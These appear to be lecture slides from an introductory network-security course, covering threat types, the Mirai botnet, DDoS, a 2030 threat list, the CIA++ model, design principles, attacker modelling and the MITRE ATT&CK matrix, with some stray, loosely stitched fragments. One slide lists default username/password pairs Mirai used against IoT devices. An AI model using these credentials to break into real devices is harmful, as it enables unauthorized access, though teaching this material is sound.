We understand the urgency of this matter and appreciate your prompt attention to it. This update is essential in maintaining the integrity and security of our systems.

Thank you for your cooperation in this matter.

Best regards,

[Your Name]


Technical University of Denmark
IT Support Team

Open discussion: how can we prevent/defend against spam? PREVENTION DISCUSSION


Types of threats

- Plenty:
 - Phishing/SPAM
 - **Botnets**
 - Privacy attacks
 - Password attacks
 - **Denial of service**
 - IoT-specific attacks
 - Social engineering scams
 - Malware
 - Trojans
 - Ransomware
 - Man-in-the-middle
 - Advanced persistent threats
 - Etc.

Botnet Overview



Botnet Architectures




The Mirai Botnet

Mirai (*"the future"* in Japanese) botnet

- ❑ Distributed Denial of Service (DDoS) attack traffic up to **1.x Tbps**
- ❑ Infects (IoT) devices: mostly home routers and IP cameras
- ❑ Less sophisticated than you may think

- Only 62 default user/passwords used to compromise million of devices

```
// root xc3511
// root vizxv
// root admin
// admin admin
// root 888888
// root xmhdipc
// root default
// root juantech
// root 123456
// root 54321
// support support
// root (none)
// admin password
// root root
// root 12345
// user user
```



DDoS (Distributed Denial of Service) attack

- DoS: attack on the availability of a system
- DDoS: same but with multiple simultaneous attackers
 - Stronger
 - Hard to mitigate
- High Volume examples:
 - 2.54Tbps (2017, against google)
 - 1.7Tbps (2018)
 - 2.3 Tbps (2020, against AWS)

Types of threats


- Plenty:
 - Phishing/SPAM
 - Botnets
 - Privacy attacks
 - Password attacks
 - Denial of service
 - IoT-specific attacks
 - Social engineering scams
 - Malware
 - Trojans
 - Ransomware
 - Man-in-the-middle
 - Advanced persistent threats
 - Etc.

[With the examples of just **spam** and **botnets** we saw that each one of this threats is a research topic itself. It takes time to go deep into cyber-security threats.]

TOP 10 EMERGING CYBERSECURITY THREATS FOR 2030



THREATS



2030

1

Supply chain compromise of software dependencies

More integrated components and services from third party suppliers and partners could lead to novel and unforeseen vulnerabilities with compromises on the supplier and customer side.

**2**

Advanced disinformation campaigns

Deepfake attacks can manipulate communities for (geo)political reasons and for monetary gain.

**3**

Rise of digital surveillance authoritarianism/ loss of privacy

Facial recognition, digital surveillance on internet platforms or digital identities data stores may become a target for criminal groups

**4**

Human error and exploited legacy systems within cyber-physical ecosystems

The fast adoption of IoT, the need to retrofit legacy systems and the ongoing skill shortage could lead to a lack of knowledge, training and understanding of the cyber-physical ecosystem, which can lead to security issues.



ats

6

Lack of analysis and control of space-based infrastructure and objects

Due to the intersections between private and public infrastructure in space, the security of these new infrastructures and technologies need to be investigated as a lack of understanding, analysis and control of space-based infrastructure can make it vulnerable to attacks and outages.

**8**


Skill shortage

Lack of capacities and competencies could see cybercriminal groups target organisations with the largest skills gap and the least maturity.

**10**

Artificial Intelligence Abuse

Manipulation of AI algorithms and training data can be used to enhance nefarious activities such as the creation of disinformation and fake content, bias exploitation, collecting biometrics and other sensitive data, military robots and data poisoning.

**5**

Targeted attacks enhanced by smart device data

Through data obtained from internet-connected smart devices, attackers can access information for tailored and more sophisticated attacks.

**7**

Rise of advanced hybrid threats

Physical or offline attacks are evolving and becoming often combined with cyberattacks due to the increase of smart devices, cloud usage, online identities and social platforms.

**9**

Cross border ICT service providers as a single point of failure

ICT sector connecting critical services such as transport, electric grids and industry that provide services across borders are likely to be targeted by techniques such as backdoors, physical manipulation, and denials of service and weaponised during a future potential conflict.



Outline

- Meet the lecturers
- Course logistics
- **Introduction to network security**
 - Attackers
 - Attack examples
 - Security modelling
- Lab homework
- Advertisements

CIA++ Model

- **Confidentiality**
 - Data is kept secret from unauthorised individuals
- **Integrity**
 - Data is not modified in an unauthorised manner
- **Availability**
 - Data and infrastructure are available for use by authorised individuals
- **Authenticity**
 - Ensuring that an individual is who they claim to be
- **Nonrepudiation**
 - Ensuring that an action can be associated to a unique individual

CIA Model examples

- **Confidentiality:**
 - Texting a friend during this class
 - Health records
- **Integrity:**
 - Health records
 - Bank transfer
- **Availability**
 - You own Amazon (congrats!) and some hackers bring the site down for days...



Security Design Principles

- **Least privilege**
 - A subject should have only the necessary rights and not more
- **Separation of privilege**
 - A process should be constructed in parts with separate access rights
- **Fail-safe default**
 - Deny access by default and only grant access with explicit permission
- **Economy of mechanism**
 - Keep it simple, complexity creates more opportunities for things to go wrong
- **Open design (see also Kerckhoffs' principle)**
 - Protection should not rely on secrecy of the protection mechanism itself
- **Phycological acceptability**
 - Impact to users should be minimal

Attacker model




- **Blocking** - Preventing the message to reach from Alice to Bob
- **Intercepting** - Reading or listening to the message
- **Modifying** - Seizing the message and changing the contents
- **Fabricating** - an authentic-looking message

(partial) answer to our problems – **ENCRYPTION!**


Attacker model

A bit more formally:



Attacker model


Complex scenario



Attacker modeling and threat modeling

- Who is the **attacker**?
- What are the **adversary's capabilities**?
- What are the **assets I must protect**?
- Which **security properties** do I need to protect?
 - Remember CIA++
- How do I make sure the **security properties** are **accomplished**?

Cyber kill chain & MITRE ATT&CK framework



THE MITRE ATT&CK MATRIX

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	CMSTP	Accessibility Features	AccessToken Manipulation	AccessToken Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	Command-Line Interface	AppCert DLLs	Accessibility Features	BITS Jobs	Brute Force	Application Window Discovery	Distributed Component Object Model	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Control Panel Items	ApnInit DLLs	AppCert DLLs	Binary Padding	Credential Dumping	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Dynamic Data Exchange	Application Shimming	ApnInit DLLs	Bypass User Account Control	Credentials in Files	File and Directory Discovery	Logon Scripts	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Execution through API	Authentication Package	Application Shimming	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through Module Load	BITS Jobs	Bypass User Account Control	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Exploitation for Client Execution	Bootkit	DLL Search Order Hijacking	Component Firmware	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Oblfuscation
